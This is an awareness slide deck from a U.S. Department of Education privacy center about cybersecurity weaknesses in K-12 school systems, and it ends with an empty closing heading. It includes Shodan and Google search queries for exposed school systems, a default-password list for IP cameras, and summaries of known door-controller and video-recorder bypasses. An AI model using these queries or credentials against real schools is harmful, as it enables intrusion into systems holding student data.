Cybersecurity:
You Make Your Own Luck

Ross Lemke
Privacy Technical Assistance Center (PTAC)

United States Department of Education
Student Privacy Policy Office
Privacy Technical Assistance Center

Disclaimer

This content was produced by the U.S. Department of Education's Student Privacy Policy Office (SPPO) through its Privacy Technical Assistance Center (PTAC) for the purposes of promoting cybersecurity best practices in common use. This presentation is provided for informational purposes only. Nothing in this presentation constitutes official policy or guidance from the U.S. Department of Education.

Official policy and guidance can be found on our website at https://studentprivacy.ed.gov/.

What is most likely?

A. Your district will fall victim to a brand new 0-day vulnerability causing a major data breach

B. Your district is targeted by a cyber criminal gang that over the course of a year hack into the district network

C. Someone at your school will give the bad guys their password

People Think FERPA is ONLY about Privacy

FERPA & Data Security

What specific technology controls does FERPA require for your IT systems?

FERPA & Data Security

Yup… Nada… Nothing… Zilch…

FERPA & Data Security

Why doesn't FERPA tell me **how** to protect student records?

Things that Happened in 1974

FERPA

Family Educational
Rights & Privacy Act

FERPA & Data Security


While FERPA doesn't specify what security controls & technology, it does require you to protect PII from student records from disclosure and to:

- *Ensure that school officials obtain access to only those education records in which they have legitimate educational interests*
- *Identify and authenticate the identity of parents, students, school officials, and any other parties to whom the agency or institution discloses PII from education records*
- *Ensure to the greatest extent practicable that any entity or individual designated as its authorized representative uses, protects, and maintains / destroys data in accordance with FERPA requirements*

9

Luck of the Draw?

- Natural alignment with attacker goals
- Lots of technology, much of it legacy
- Skills retention problems / competing priorities



"You make your own luck, Gig. You know what makes a good loser?

Practice."

- Ernest Hemingway

FERPA & Data Security

- "Secure" doesn't exist
- Data security is all about managing risk
- No one is 100% patched
- Nobody can predict the 0-day attack

Understanding the Threat

Key points:

1. Data **will** get breached
2. You will **never** have enough resources to be "secure"
3. It is about **how** you prepare

Understanding the Threat – K12

≠

Cyber budget = $15 Billion


Cyber Budget = Gym Teacher

Problems in ED Data Systems

- A ***ton*** of old or unpatched software
- IoT devices in schools include:
  - *Server room cameras & sensors*
  - *School surveillance systems*
  - *Access card readers*
  - *Modems (UPnP hackable)*
  - *HVAC / Boilers*
- Hundreds of forgotten servers / computers
- Passwords
- Vendor / Cloud vulnerabilities
- People

Let's Just Start Here

TOP OPERATING SYSTEMS	
Windows 7 or 8	3,202
Linux 3.x	2,101
Windows 8	1,312
Linux 2.6.x	839
Playstation 4	361





Log On to Windows
Microsoft
Windows xp
Professional
Copyright © 1985-2001
Microsoft Corporation
Microsoft
User name:
Password:
OK
Cancel
Options >>



Log On to Windows
Microsoft
Windows Server 2003 R2
Standard Edition
Copyright © 2005 Microsoft Corporation
Microsoft
User name:
Password:
Log on to:
CENSORED
OK
Cancel
Shut Down...
Options <<

End of Life = Vulnerable

- Windows 2008 r2
- End of life was January of 2020
- Vulnerable to BlueKeep (*CVE-2019-0708)*
- *Also, potentially three other vulnerabilities impacting IIS 7.5*



The Reigning Champ!!



Legacy Protocols

SHODAN | Explore | Downloads | Pricing | hostname:".k12.mi.us" country:US "smb version: 1"

TOTAL RESULTS


3

TOP OPERATING SYSTEMS

Windows Server 2012 R2 Standard 9600	1
Windows Server 2016 Standard 14393	1
Windows Server 2019 Standard 17763	1

// 445 / TCP

1688663994 | 2024-04-19T04:43:19.156895



```
SMB Status:
  Authentication: enabled
  SMB Version: 1
  OS: Windows Server 2012 R2 Standard 9600
  Software: Windows Server 2012 R2 Standard 6.3
  Capabilities: extended-security, infolevel-passthru, large-files, large-readx, large-writex, level2-oplocks,
lock-and-read, lwio, nt-find, nt-smb, nt-status, rpc-remote-api, unicode
```

Stop using SMB1

By  Ned.Pyle


Published Apr 10 2019 04:21 AM 646K Views

First published on TECHNET on Sep 16, 2016


Hi folks, Ned here again and today's topic is short and sweet:

Stop using SMB1. *Stop using SMB1* . ***STOP USING SMB1!***

Legacy Protocols



- School ERP or CM platform
- No Firewall on critical ports
- Exposed Daemons reveal internal IP (dual homed)
- Untrusted Downloads (java downloads)


DNSAdmin
Windows Update
Important updates are available. Go to PC settings to install them.
Windows Server 2012 R2

Speaking of Too Much Information

Parent Survey Link:

https://[CENSORED]ndex.php

Username: Student ID #

Password: Student birthdate (2 digit month 2 digit day 4 digit year – no punctuation between)

Code: [CENSORED]

- Google site:".k12.nv.us" "Password="
- What is a Username / Password authentication
- What could go wrong here?
- Is this scheme is used elsewhere?

Outdated Firewall?

SonicWall Firewall

```
SonicWall:
  SonicOS Version: 5.x
```


Versions up to, including, (<=) 7.0.1-r579

CVSS scores for CVE-2022-22274

Base Score	Base Severity	CVSS Vector	Exploitability Score	Impact Score	Source
7.5	HIGH	AV:N/AC:L/Au:N/C:P/I:P/A:P	10.0	6.4	nvd@nist.gov
9.8	CRITICAL	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H	3.9	5.9	nvd@nist.gov

Not Just the OS…

- PHP 5.6.40 has been unsupported for going on 6 years now
- That means no more security patches have been installed since December of 2018
- Do you think hackers stop finding exploits when the software is dead?



You know it's up to date when

IoT / ICS Exposure

- This likely controls HVAC or other facilities operations
- Why do you need this access from the internet?
- This product has had significant vulnerabilities in the past regarding unrestricted file uploads (CVE 2017-9650) and path traversal and arbitrary file write issues (CVE 2017-9640)
- Do serial numbers need to be disclosed to anyone who stumbles on this page? Could they be used to phish a password reset or other services from the support?

IoT / ICS Exposure

- QNAP ViaStore NVR
- Squid Proxy
- 51 potential exploits
- Possibly compromised

```
[Vulnerable]
QNAP VioStor NVR: QVR 5.1.x (Patched?)
QNAP NAS: QTS 4.3.2 Beta (Patched?)
QNAP NAS: QTS older than 4.2.3 (build 20170121)
Fujitsu Celvin NAS: older than 4.2.3 (build 20170110)
```


MH AV Anx Sun Apr 7 20:11:16 2019

Change Your Passwords…

Because these exist:

IP camera default password list

Camera Manufacturer	Username	Password
3xLogic	admin	12345
ACTi	Admin	123456
ACTi	admin	123456
Amcrest	admin	admin
American Dynamics	admin	admin
American Dynamics	admin	9999
Arecont Vision	admin	<blank>
AvertX	admin	1234
Avigilon	admin	admin
Avigilon	administrator	<blank>
Axis	root	pass
Axis	root	<blank>
Basler	admin	admin
Bosch	<blank>	<blank>
Bosch	service	service

NVRs with Built-In Backdoors

- NVRs Manage Cameras in Schools
- Often the same firmware vulnerabilities
- Sometimes these appliances have issues

// 80 / TCP

IC Realtime NVR6064K

```
HTTP/1.1 200 OK
CONNECTION: keep-alive
```

REPORTS / PUBLIC

Dahua Recorders Mass Hacked

IT **IPVM Team** • Published Sep 25, 2017 06:53 AM

NVR-6064K 64-Channel Ultra 4K H.265 Network Video Recorder, Intel Quad-core Processor, Embedded LINUX OS, Up to 12MP Resolution, Max 384Mbps Incoming Bandwidth, Max 64 IP Camera Inputs

Brand: IC Realtime

Search this page

$6,984.00

NVRs with Built-In Backdoors

Chris Chrispsps Sedgwick ▸ IT Install Nightmares &

The 888888 Account

Dahua recorders ship with a special '888888' account which is only supposed to work locally. However, according to security researcher bashis, the validation to determine if the client is local to the recorder is done by the client and not the recorder. This means that a malicious client could be formed to use the 888888 account, and tell the recorder it is local, even if it is logging in from a remote network.

reported to dahua. Showed them proof that is was looked in using a local only account with no network permissions. Reset and fixed. Holding thumbs there is no iot botneck waiting for me


Like · Reply · 2 hrs

Access Controllers

- HID VertX door controller
- Up to 32 door controllers on a single network interface
- There are popular in schools

```
// 4070 / UDP

HID VertX/ Edge door controller:
  MAC Address: 00:06:8E:01:63:E7
  Name: VertX_Controller
  Internal IP Address: [redacted]
  Type: V1000
  Firmware Version: 2.2.7.49
  Firmware Date: 09/10/2010
```



Access Controllers

Hackers Can Unlock Any HID Door Controller with One UDP Packet

Hacking like in the movies! Sometimes it's that easy

- Vulnerable service “discoveryd”
- Remote Command Execution
- Lock and Unlock doors
- Download access control cards
- Execute any command as “root” user

Access Controllers

Flipper Zero

$169.00

📦 **Free shipping** for all orders with a Flipper Zero

🇺🇸 Delivered from Los Angeles within 3-7 business days on average

See our shipping policy for details

Quantity: 1

Gamifying Hacking for Kids

#1 Hacking Tool On Earth

3.6K views • 3 months ago

Flipper Zero Explained

1.6K views • 3 months ago

Going Out With My Flipper Zero

15K views • 6 months ago

Flipper Zero Hacking In Public Compilation Pt.4

83K views • 7 months ago

Flipper Zero Hacking In Public Compilation Pt.3

338K views • 7 months ago

Flipper Zero Uses You Didn't Know

135K views • 1 year ago

Flipper Zero Vs. Doors Compilation


19K views • 1 year ago

Flipper Zero Hacking In Public Compilation Pt.2

786K views • 1 year ago

Sometimes We Are Our Own Enemy

This is a public internet facing school web application that enables anyone on the internet to spoof any sender to send a file to any recipient with no apparent safety checks from a school domain.





Speaking of File Transfer

Maximum file size is1 gigabyte.

Certificate Expiration

This is a web filter at a school. Expired certificates can increase risk to your systems.





Your People are Likely Your Weakest Link

How Attackers Exploit this Info

Research papers, slides and emails to spot weaknesses in the enterprise

Target with spear phishing / whaling attacks to phone, email, SMS

Impersonation attacks against staff

Leverage friends & colleagues names to elicit action or shift focus to them

Failing that, there's always blackmail, intimidation, coercion and threats

How a Schools are Vulnerable

Most phishing e-mails are easy to notice. Here are some things an attacker might do to gain access to your systems.

1. Locate Staff Directory (yes, it's there)
2. Send phishing E-mail to targeted employees, infecting the unwary user
3. Locate and exfiltrate data
4. Install Ransomware
5. Profit!

- **Most breaches start with social engineering**
- **Attackers target <u>YOU</u>, not the technology first**
- **Most successful large breaches use stolen credentials!!!!!!!**

Security Tips for Users

Enterprise controls only extend to the network boundary. Users take their devices on the road, to the airport and the local coffee shop.

Here are what users can do to protect themselves when away from the office:

- ***Be aware of common threats***
- ***Take concrete steps to reduce risk***

What to do - Individually

